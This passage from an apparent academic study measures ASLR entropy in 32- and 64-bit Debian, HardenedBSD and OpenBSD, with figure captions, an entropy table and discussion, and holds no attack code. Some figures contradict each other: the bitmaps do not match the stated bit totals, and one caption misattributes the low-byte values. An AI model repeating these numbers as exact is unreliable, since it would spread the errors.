


FIGURE 6.7. Memory Address Layout in 32-bit OpenBSD. The most significant byte remains constant with a decimal value of 207 (11001111_2). The second byte of the memory address varies among only five consecutive values in the upper half of the address space. Specifically, this byte varies among all values between 187 (10111011_2) and 191 (10111111_2). The third byte varies greatly across the entire address space. The least significant byte varies among the sixteen constant values we observed in Debian and 64-bit HardenedBSD. Those values are listed below:

[0 16 32 48 64 80 96 112 128 144 160 176 192 208 224 240]




FIGURE 6.8. Memory Address Layout in 64-bit OpenBSD. The most significant byte remains constant with a decimal value of 255 (11111111_2). The second byte of the memory address varies among only five consecutive values at the top of the address space, specifically, between 251 (11111011_2) to 255 (11111111_2). The third byte varies greatly across the entire address space, but the least significant byte once again varies among the sixteen constant values we observed in Debian and 32-bit HardenedBSD. Those values are listed below:

$[0 \ 16 \ 32 \ 48 \ 64 \ 80 \ 96 \ 112 \ 128 \ 144 \ 160 \ 176 \ 192 \ 208 \ 224 \ 240]$




FIGURE 6.9. Flattened Memory Address Layout in 32-bit Linux. The most significant byte remains constant, in this case with a decimal value of 191 (10111111_2). The second most significant byte varies greatly across the top half of the address space, between the values of 127 (01111111_2) and 255 (11111111_2). The third most significant byte varies greatly over the entire address space, while the least significant byte varies among only sixteen constant values. These sixteen values are listed below:

[0 16 32 48 64 80 96 112 128 144 160 176 192 208 224 240]

When viewed as decimal values, we observe that the least significant byte varies from 0 (00000000_2) to 240 (11110000_2) every 16 points. When represented in binary, we observe that the top four bits can hold any combination of 0 and 1, but the bottom four bits remain set at 0.




FIGURE 6.10. Flattened Memory Address Layout in 64-bit Linux. The three most significant bytes vary greatly across the entire address space. The least significant byte again varies among only sixteen constant values, distributed uniformly across the entire address space. The same sixteen values are observed in 64-bit Debian as we observed in 32-bit Debian, listed again below:

$[0 \ 16 \ 32 \ 48 \ 64 \ 80 \ 96 \ 112 \ 128 \ 144 \ 160 \ 176 \ 192 \ 208 \ 224 \ 240]$

Once again, we observe that the bottom four bits of this least significant byte remain constant at 0. The top four bits can hold any combination of 0 and 1.




FIGURE 6.11. Flattened Memory Address Layout in 32-bit HardenedBSD. The two most significant bytes remain constant with the exact same address value of 191 (10111111_2). The third byte varies among only nine consecutive values in the upper range of the address space. Specifically, this byte varies among all values between 228 (11100100_2) and 236 (11101100_2). The least significant byte varies among only sixteen constant values. These sixteen values differ from the previous set of 16 values that we have observed so far, due to the third bit, denoting the value of 4 being set to 1. The sixteen values observed are listed below:

[4 20 36 52 68 84 100 116 132 148 164 180 196 212 228 244]

Once again, we observe that the top four bits can take on any combination of 0 and 1. The bottom four bits remain unchanged. The only difference between this set of sixteen values and the previous set is that the bottom four bits are $(0100)_2$ rather than $(0000)_2$.




FIGURE 6.12. Flattened Memory Address Layout in 64-bit HardenedBSD. The most significant byte varies among only 32 consecutive values in the upper range of the address space, between 224 ($(11100000)_2$) and 255 ($(11111111)_2$). The two middle bytes of the memory address vary greatly across the entire address space. The least significant byte varies among only the same sixteen constant values, seen in Debian's implementation of ASLR. Once again, those values are listed below:

[0 16 32 48 64 80 96 112 128 144 160 176 192 208 224 240]




FIGURE 6.13. Flattened Memory Address Layout in 32-bit OpenBSD. The most significant byte remains constant with a decimal value of 207 (11001111_2). The second byte of the memory address varies among only five consecutive values in the upper half of the address space. Specifically, this byte varies among all values between 187 (10111011_2) and 191 (10111111_2). The third byte varies greatly across the entire address space. The least significant byte varies among among the sixteen constant values we observed in Debian and 64-bit HardenedBSD. Those values are listed below:

[0 16 32 48 64 80 96 112 128 144 160 176 192 208 224 240]




FIGURE 6.14. Flattened Memory Address Layout in 64-bit OpenBSD. The most significant byte remains constant with a decimal value of 255 (11111111_2). The second byte of the memory address varies among only five consecutive values at the top of the address space, specifically, between 251 (11111011_2) to 255 (11111111_2). The third byte varies greatly across the entire address space, but the least significant byte once again varies among the sixteen constant values we observed in Debian and 32-bit HardenedBSD. Those values are listed below:

[0 16 32 48 64 80 96 112 128 144 160 176 192 208 224 240]

6.5. Evaluation

The previous section provided visualizations of the security that each implementation of ASLR provides. In this section we provide the objective values for each operating system. The following table shows which bits of memory vary and the collective number of bits that can vary among each operating system tested.

Entropy of Each Operating System

Operating System	Changing Bits	Total Entropy
64-bit Debian	111111111111111111111111111110000	28 bits
64-bit HardenedBSD	000111111111111111111111111110000	25 bits
32-bit Debian	000000001111111111111111111110000	20 bits
64-bit OpenBSD	000000000000001111111111111110000	15 bits
32-bit OpenBSD	000000000000001111111111111110000	15 bits
32-bit HardenedBSD	0000000000000000000000001111111110000	8 bits

TABLE 6.1. Comparison of ASLR in Various Operating Systems

The table above lists the operating systems tested in order from the strongest to the weakest defense against buffer-overflow attacks. Also displayed are the specific bits that vary in separate runs of the vulnerable server. In each bitmap, bits designated 1 were observed to vary while bits designated 0 remained constant throughout the thousands of attacks performed.

From a black-box testing perspective, the implementations of ASLR for 32-bit and 64-bit OpenBSD are identical. The same bits vary and remain constant in both operating systems. The figures generated by the data obtained in each OpenBSD environment are also remarkably similar. Although we observe that 64-bit operating systems generally have stronger defenses against buffer-overflow attacks, it is important to note that 64-bit OpenBSD is an exception to this trend. Its implementation of ASLR is weaker than that of 32-bit Debian. This is contrary to expectations, as 64-bit operating systems have more bits of memory address to vary. The fact that 64-bit OpenBSD does not take advantage of its architectural advantage and provides less entropy than some 32-bit operating systems supports our argument in support of independent testing of security features.

64-bit Debian and 64-bit HardenedBSD had the two best implementations of ASLR, with 64-bit Debian having just slightly more entropy than 64-bit HardenedBSD. Although the values of entropy

differ by only 3 bits, this corresponds to orders of magnitude greater robustness in the presence of buffer-overflow vulnerabilities. 32-bit Debian has a slightly weaker implementation of ASLR than its 64-bit counterpart: the most significant byte of memory does not vary between executions in 32-bit Debian.

Finally, 32-bit HardenedBSD, with an implementation of ASLR that provides only 8 bits of entropy, is the most vulnerable to buffer-overflow attacks. Only the bottom two bytes of memory varied during runs of the vulnerable server, indicating that it would take very few attempts to successfully exploit a buffer-overflow vulnerability in 32-bit HardenedBSD. Development of ASLR and hardware-dependent security mechanisms for 32-bit systems is considered a low priority for the developers of HardenedBSD, as most servers have transitioned to 64-bit platforms according to download statistics.

Each operating system tested has its own implementation of ASLR. The differences of each implementation are evident when comparing all operating systems of equivalent hardware architectures: all 64-bit operating systems have a different set of varying bits; similarly, all 32-bit operating systems have a different set of varying bits. However, an in-depth analysis of the cause for differences between each implementation is outside the scope of this work.

6.6. Discussion

In general, when examining the memory layout of computer programs, we expect to see patterns related to powers of 2: the binary configuration of computers dictates this. However, in running the experiments above, some bytes of memory exhibited variation among a number of values that was slightly off from the power of 2 that we should observe. On 32-bit HardenedBSD, the third byte of memory took on 9 unique values. On 32-bit OpenBSD, the second byte of memory took on 5 unique values.

Could these anomalies be due to bit-flipping? This seems unlikely, as the least common value taken on by each byte corresponded to 2.64% and 4.41% of all values observed, respectively. Though less common than the other values, this frequency is far too high to be explained by a bit-flipping error. The more likely explanation is that unique properties of the pseudorandom number generator (PRNG), or of the ASLR code that uses the PRNG's output, results in unexpected values of memory used and certain numbers being more likely to be observed than others.

6.7. Limitations

In performing this research, there were factors that prevented ideal analysis of each ASLR implementation's entropy. This section documents those limitations, how they might affect our results, and what we did to minimize any negative impact.

These experiments examined only variants of BSD and Linux. It would be useful to expand the study to variants of Apple's macOS and Microsoft's Windows operating systems. Comparing ASLR in more variants provides a better understanding of which operating systems best resist buffer overflow attacks.

